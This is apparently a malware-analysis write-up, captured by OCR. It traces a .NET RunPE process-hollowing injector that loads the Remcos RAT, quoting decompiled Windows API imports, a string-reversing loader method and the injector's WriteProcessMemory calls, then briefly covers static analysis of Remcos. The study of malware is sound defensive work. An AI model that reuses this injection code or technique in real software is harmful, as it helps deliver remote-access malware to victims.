
LOgMvBW7h8trpo3O1iXLTPxkweQA94njE0ayqUYdzmFJGHL

Let's go


There's a lot going on here, but we will stick to our methodology of tracing function calls only and not looking at everything, so we don't get distracted or lost by the junk code added by the hacker to confuse us[.]




This is the first function that will be called




To make the methods name more readable, I'm gonna use a tool called DeObfuscator by Kurapik, then I'm going to pass it to de4dot 3[.]1 to rename the function parameters into ascii names[.]






Don’t forget the signature of our entry function because this tool changes the names of all functions



This look slightly better



Well, bad news! here our methodology won’t work, there are a lot of branching and following all these branches one by one will be very tedious, so we will switch to another methodology, we will take a bird eye view of the entire file, make some assumption and test these assumptions to figure out what exactly this file does[.]

Here are references to some critical native API functions


```
// Token: 0x06000005 RID: 5
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool GetThreadContext(IntPtr intptr_0, int[] int_0);

// Token: 0x06000006 RID: 6
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool Wow64GetThreadContext(IntPtr intptr_0, int[] int_0);

// Token: 0x06000007 RID: 7
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool SetThreadContext(IntPtr intptr_0, int[] int_0);

// Token: 0x06000008 RID: 8
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool Wow64SetThreadContext(IntPtr intptr_0, int[] int_0);

// Token: 0x06000009 RID: 9
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool ReadProcessMemory(IntPtr intptr_0, int int_0, ref int int_1, int int_2, ref int int_3);

// Token: 0x0600000A RID: 10
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool WriteProcessMemory(IntPtr intptr_0, int int_0, byte[] byte_0, int int_1, ref int int_2);

// Token: 0x0600000B RID: 11
[SuppressUnmanagedCodeSecurity]
[DllImport("ntdll.dll")]
private static extern int NtUnmapViewOfSection(IntPtr intptr_0, int int_0);

// Token: 0x0600000C RID: 12
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern int VirtualAllocEx(IntPtr intptr_0, int int_0, int int_1, int int_2, int int_3);

// Token: 0x0600000D RID: 13
```

This is our first function, here's a call to CreateProcess, the lpApplicationName parameter is the object_0 parameter passed to this method[.] From our previous analysis of the method InvokeMethod2() in decrypted[.]dll, we know that the value will be application exe path[.]

```
IL_4B:
flag14 = !Class_3_Object.CreateProcess(object_0, text, IntPtr.Zero, IntPtr.Zero, false, 4u, IntPtr.Zero, null, ref
  class_6_ValueType, ref Class_3_Object.Field_0);
goto IL_6F;
```

The first parameter Is null, the second is the exe path, the third is the bytes, the forth is false[.]

```
public void InvokeMethod2(byte[] TypeIdNNFJCZG)
{
    //GET the NEW.bitmap File.From resources,
    //GZIP decompress,
    //then get some method of it.
    MethodBase methodBase = GetMethodFromBitmapAssembly(
        Conversions.ToString(ReverseString("SzQY7iMKLuBWRa42jxeG09bPmv1sydtw6IUZHAOoED3f.ouEMkPRk7UTg8BFn3qdNb5ja9Xr1mkDLVQ5zvJiepwCh")),
        Conversions.ToString(
            ReverseString("LHGJFmzdYUqya0Ejn49AQewkxPTLXi1O3oprt8h7WBvMgOL")));

    //Declare 4 objects, the first (obj2) is null,
    //the second (obj3[0]) is the decrypted "TypeIdXC1XSJP"
    //the third (obj3[1]) is the executable path.
    //the forth (obj3[1]) is false.
    object obj = null;
    object obj2 = new object[3];
    (obj2 as object[])[0] = Application.ExecutablePath;
    (obj2 as object[])[1] = TypeIdNNFJCZG;
    (obj2 as object[])[2] = false;
    // now from the file "NEW.bmp" get the type bla bla bla , then get the method bla bla bla , then invoke it
    // pass to it the parameters (null, application exe, the decrypted "TypeIdXC1XSJP", false)
    methodBase.Invoke(obj, obj2 as object[]);
}
```



Here's a call to WriteProcess memory, we're interested in the third parameter lpBuffer, as it should be the source byte array to be written (the malware bytes)[.]

```
        goto IL_335;
    case 61:
        flag8 = !Class_3_Object.WriteProcessMemory(Class_3_Object.Field_0.Field_0, num2 + 8, byte_, 4, ref num3);
        goto IL_31D;
```

It's the local variable byte__[], it's not assigned anywhere in the function, so this one is a decoy[.]

```
        bool flag6;
        bool flag7;
        byte[] byte_;
        bool flag8;
        bool flag9;
```

Another call, this one also is a decoy, it writes an empty array2

```
IL_255:
byte[] array2 = new byte[num10 - 1 + 1];
IL_262:
Class_3_Object.Procedure_29(object_2, int_, array2, 0, array2.Length);
IL_271:
bool flag36 = !Class_3_Object.WriteProcessMemory(Class_3_Object.Field_0.Field_0, num7 + num12, array2, array2.Length,
  ref num3);
IL_292:
```

And a third call, here it takes the parameter object_2? You know what it is? It's the third parameter passed to the main method[.] The bytes of the file to be injected[.]

This one is the actual call[.]

```
    goto IL_65D;
}
bool flag40 = !Class_3_Object.WriteProcessMemory(Class_3_Object.Field_0.Field_0, num7, object_2, int_3, ref num3);
IL_5FE:
```

Conclusion

So, to recap, this file is nothing but a RunPe injector that takes in a path and an array of bytes and inject them into the file in that path[.]


```
// Token: 0x06000004 RID: 4
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
private static extern bool CreateProcess(string string_0, string string_1, IntPtr intptr_0, IntPtr intptr_1, bool bool_0, uint uint_0, IntPtr intptr_2, string string_2, ref
  Class_3_Object.Class_6_ValueType class_6_ValueType_0, ref Class_3_Object.Class_5_ValueType class_5_ValueType_0);

// Token: 0x06000005 RID: 5
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool GetThreadContext(IntPtr intptr_0, int[] int_0);

// Token: 0x06000006 RID: 6
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool Wow64GetThreadContext(IntPtr intptr_0, int[] int_0);

// Token: 0x06000007 RID: 7
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool SetThreadContext(IntPtr intptr_0, int[] int_0);

// Token: 0x06000008 RID: 8
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool Wow64SetThreadContext(IntPtr intptr_0, int[] int_0);

// Token: 0x06000009 RID: 9
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool ReadProcessMemory(IntPtr intptr_0, int int_0, ref int int_1, int int_2, ref int int_3);

// Token: 0x0600000A RID: 10
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool WriteProcessMemory(IntPtr intptr_0, int int_0, byte[] byte_0, int int_1, ref int int_2);

// Token: 0x0600000B RID: 11
[SuppressUnmanagedCodeSecurity]
[DllImport("ntdll.dll")]
private static extern int NtUnmapViewOfSection(IntPtr intptr_0, int int_0);

// Token: 0x0600000C RID: 12
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern int VirtualAllocEx(IntPtr intptr_0, int int_0, int int_1, int int_2, int int_3);

// Token: 0x0600000D RID: 13
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern int ResumeThread(IntPtr intptr_0);
```

Remcos[.]exe -> decrypted[.]dll -> TypeIdXClXSJP (The Remcos RAT actual malware)


Basic static analysis

It's written in C++, it's the newer version of Remcos

I know this Icon, this is remcos




There's something in the resources with high entropy[.]




type (3)	name	file-offset (3)	signature (3)	non...	size (2574 bytes)	file-ratio ...	md5	entropy	language (2)	first-bytes
rcdata	SETTINGS	0x0001B9A4	unknown	-	338	0.27 %	AE4CB0D53496AF3C6F2B3C10031EC57A	7.421	neutral	33 EB AF 0
icon-group	111	0x0001BAF8	icon-group	-	20	0.02 %	CBEE427FA121ABA9B9B265FF05DE5383	1.819	English-Un...	00 00 01 0
icon	1	0x0001B0FC	icon	-	2216	1.75 %	0F39C28CA05F08CCF2FD52F64A938565	5.305	English-Un...	28 00 00 0

Uploading it to virus total, well [www[.]virustotal[.]com/gui/file/330c551d6240d33526e66ad477bc5566d6a31ba7c0f948028348ac0fde714b84/detection](www[.]virustotal[.]com/gui/file/330c551d6240d33526e66ad477bc5566d6a31ba7c0f948028348ac0fde714b84/detection)




My qsee is a ddns service, just like noip[.]

